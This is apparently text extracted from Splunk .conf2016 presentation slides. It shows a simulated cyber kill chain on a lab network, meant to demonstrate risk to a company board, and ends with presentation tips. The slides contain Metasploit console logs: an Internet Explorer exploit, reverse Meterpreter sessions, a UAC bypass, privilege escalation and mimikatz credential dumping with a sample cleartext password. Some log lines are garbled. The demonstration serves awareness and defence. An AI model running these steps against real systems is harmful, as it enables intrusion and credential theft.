4866	0.50	3.40
5843	0.25	0.45
join/termin	0.25	2.85
29842	0.00	0.07
29841	0.00	0.00

Filesystem:

Filesystem	Size	Used	Avail	Type
/dev/sda1	18.76GB	6.41GB	12.35GB	ext4

Mount:

Mount	Filesystem	Type	Options
/	/dev/sda1	ext4	rw,relatime,errors=remount-ro

Network:

Device	Link Layer	inet	inet6	MAC
eth0	192.168.10.120	inet: 192.168.10.120/24 brd 192.168.10.255 mask 255.255.255.0 state UP qlen 1000 txqueuelen 1000 group 0 linklayer 00:0c:29:00:00:00	inet6: fe80::20c:29ff:fe00:0/64 brd fe80::ff:fe0c:29ff:fe linklayer 00:0c:29:00:00:00	00:0c:29:00:00:00

Up: 0.00 KB/s Down: 0.00 KB/s

Local Port: 0 Total: 0

Simulation – Cyber Kill Chain Phase 3 – Internal Recon

SIRT Dashboard

Kill Chain Phase 1 - External Recon	Kill Chain Phase 2 - Exploitation	Kill Chain Phase 3 - Internal Recon	Kill Chain Phase 4 - Escalation of Priv	Kill Chain Phase 5 - Gathering Data	Kill Chain Phase 6 - Command/Control	Kill Chain Phase 7 - Actions on Data	Kill Chain Phase 8 - Erase Tracks
996	60	0	0	0	177	0	0

KillChain Phase 1 Activity

KillChain Phase 2 Activity

KillChain Phase 3 Activity

KillChain Phase 4 Activity

KillChain Phase 5 Activity

KillChain Phase 6 Activity

KillChain Phase 7 Activity

KillChain Phase 8 Activity

Attack Map



Kali xfce Rolling (Ready) [Running] - Oracle VM VirtualBox

```
./ck2.sh
[*] Server started.
[*] msf exploit(ms13_037_svg_dashstyle) > gathering target information.
[*] Sending target information.
[*] Sending HTML response.
[*] Sending HTML to info leak...
[*] ntdll leak: 0x778f70b0
[*] Using ntdll ROP
[*] Using ntdll WMI trigger...
[*] 192.168.10.250:32446 (UUID: 9f8974ec07c83507/x86=1/windows=1/2016-06-07T16:3
0:05Z) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.10.128:8888 -> 192.168.10.250:32446) a
t 2016-06-07 16:30:08 -0500
[*] Session ID: 192.168.10.128:8888 -> 192.168.10.250:32446) processing AutoRu
nScript 'migrate -f'
[*] Current server process: iexplorer.exe (1180)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 2152
[*] jobs -k[*] Sending HTML to info leak...
[*] ntdll leak: 0x778f70b0
[*] Using ntdll ROP
[*] Sending HTML to trigger...
[*] Stopping all jobs...
[*] Service stopped.
[*] msf exploit(ms13_037_svg_dashstyle) > [*] Successfully migrated to process
[*] msf exploit(ms13_037_svg_dashstyle) > sessions -i 1
[*] Starting interaction with i...
[*] meterpreter > run duplicate -p 7001
[*] meterpreter > run duplicate -p 7001
```

Simulation – Cyber Kill Chain Phase 4 – Escalation of Privilege

SIRT Dashboard

Kill Chain Phase 1 - External Recon | Kill Chain Phase 2 - Exploitation | Kill Chain Phase 3 - Internal Recon | Kill Chain Phase 4 - Escalation of Priv | Kill Chain Phase 5 - Gathering Data | Kill Chain Phase 6 - Command/Control | Kill Chain Phase 7 - Actions on Data | Kill Chain Phase 8 - Erase Tracks

996	86	268	0	0	292	0	0
-----	----	-----	---	---	-----	---	---

KillChain Phase 1 Activity | KillChain Phase 2 Activity | KillChain Phase 3 Activity | KillChain Phase 4 Activity | KillChain Phase 5 Activity | KillChain Phase 6 Activity | KillChain Phase 7 Activity | KillChain Phase 8 Activity

Attack Map

Kali xfce Rolling (Ready) [Running] - Oracle VM VirtualBox

```
root 11:33 2016-06-07 ./ckc2.sh
[*] Creating a reverse meterpreter stager: LHOST=192.168.10.128 LPORT=7001
[*] Running payload handler
[*] Current server process: notepad.exe (2152)
[*] Duplication into notepad.exe.
[*] Allocating memory at address 0x003240000 for 201 byte stager
[*] writing the stager into memory...
[*] New server process: 2152
[*] Backgrounding session 1...
[*] msf exploit(ms13_037_svg_dashstyle) > resource start-ckc3.rc
[*] Processing start-ckc3.rc for ERB directives
[*] resource (start-ckc3.rc)> use post/windows/gather/arp_scanner
[*] resource (start-ckc3.rc)> set RHOSTS 10.10.10.0/24
[*] RHOSTS => 10.10.10.0/26
[*] resource (start-ckc3.rc)> set SESSION 2
[*] SESSION => 2
[*] resource (start-ckc3.rc)> exploit
[*] Running module against Z057492
[*] ARP Scanning 10.10.10.0/26
[*] IP: 10.10.10.1 MAC 0a:00:27:00:00:00 (UNKNOWN)
[*] IP: 10.10.10.50 MAC 08:00:27:e5:60:e3 (CADMUS COMPUTER SYSTEMS)
[*] IP: 10.10.10.10 MAC 08:00:27:e5:60:e4 (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
[*] msf post(arp_scanner) > resources start-ckc4.rc
```

Simulation – Cyber Kill Chain Phase 5 – Staging Data

SIRT Dashboard

10.10.10.50:8000/en-US/app/Test/globe?earliest=0&latest=

spunk App Visualizations

Search Pivot Reports Alerts Dashboards

Messages Settings Activity Help

Visualizations

Kill Chain Phase 1 - External Recon | Kill Chain Phase 2 - Exploitation | Kill Chain Phase 3 - Internal Recon | Kill Chain Phase 4 - Escalation of Priv | Kill Chain Phase 5 - Gathering Data | Kill Chain Phase 6 - Command/Control | Kill Chain Phase 7 - Actions on Data | Kill Chain Phase 8 - Erase Tracks

996 | 230 | 273 | 74 | 0 | 618 | 0 | 0

KillChain Phase 1 Activity | KillChain Phase 2 Activity | KillChain Phase 3 Activity | KillChain Phase 4 Activity | KillChain Phase 5 Activity | KillChain Phase 6 Activity | KillChain Phase 7 Activity | KillChain Phase 8 Activity

Attack Map



Kali xfce Rolling (Ready) [Running] - Oracle VM VirtualBox

/ck2.sh

root 11:34, 2016-06-07

```
[*] Meterpreter stage executable 73802 bytes long being uploaded.. .
[*] 192.168.10.250:61646 (LUID: 35823fc50e250ad/x86|1/windows|1) 2016-06-07T16:39:51Z
[*] Staging Native payload
[*] msf exploit(bypassauc) [*] Meterpreter session 3 opened (192.168.10.128:7777) > 192.168.10.250:61646 at 2016-06-07 11:33:51 -0500
[*] Session ID 3 [192.168.10.128:7777 -> 192.168.10.250:61646] processing AutoRunScript
[*] multi_console_command -rc ck4.rc
[*] Running Command List...
[*] Running command getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
[*] Running command load mimikatz
Loading module mimikatz...success.
[*] Running command wdigest
[*] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
```

AudIT ID	Package	Domain	User	Password
0:999	Negotiate	NT AUTHORITY\LOCAL SERVICE		
0:998	Mimikatz	WORKGROUP	Z057492\$	
0:246021	NTLM		Z057492\$	
0:999	NTLM	WORKGROUP	Z057492\$	
0:97851	NTLM	Z057492\$	HR	abc123
0:97613	NTLM	Z057492\$	HR	abc123


```
msf exploit(bypassauc) > resource start-ckc5.rc
```

STATISTICS


192.168.10.250

splunk> conf2016

Simulation – Cyber Kill Chain Phase 7 – Actions



Simulation – Cyber Kill Chain Phase 8 – Erase Tracks






Endstate

.conf2016

splunk®

Impact Statement



Important Considerations

- The board are not technical – at all
 - Key requirement: risk to your company
 - Be specific about what data or devices are at risk
 - A picture paints 1000 words
- 
- Don't over do it – aim for '**pleasantly terrified**'
 - The board should know Cyber Risk is concerning but the CISO/CIO have it covered

Lessons Learned

- There may be one or two **technical Jedi** on the board – indulge them
- If something **can go wrong**, it will go wrong. (Telephone)
- Leave enough time for **questions** – interruptions happen
- If you use a volunteer – give very **clear instructions**
- Practice **in the room** well before the big day
- Practice, Practice, Practice

Outcome

- A ha moment
- Awareness of Information Security Issues
- Understanding of how we use Splunk
- Taking the message outside
- Growth of SIRT team
- Subsequent brief requests



Questions

More information on the build can be found at: <https://www.chaoticsecurity.com/splunk-conf-2016/>
(this blog is not affiliated with Capital Group)



.conf2016

splunk>

THANK YOU

.conf2016

splunk®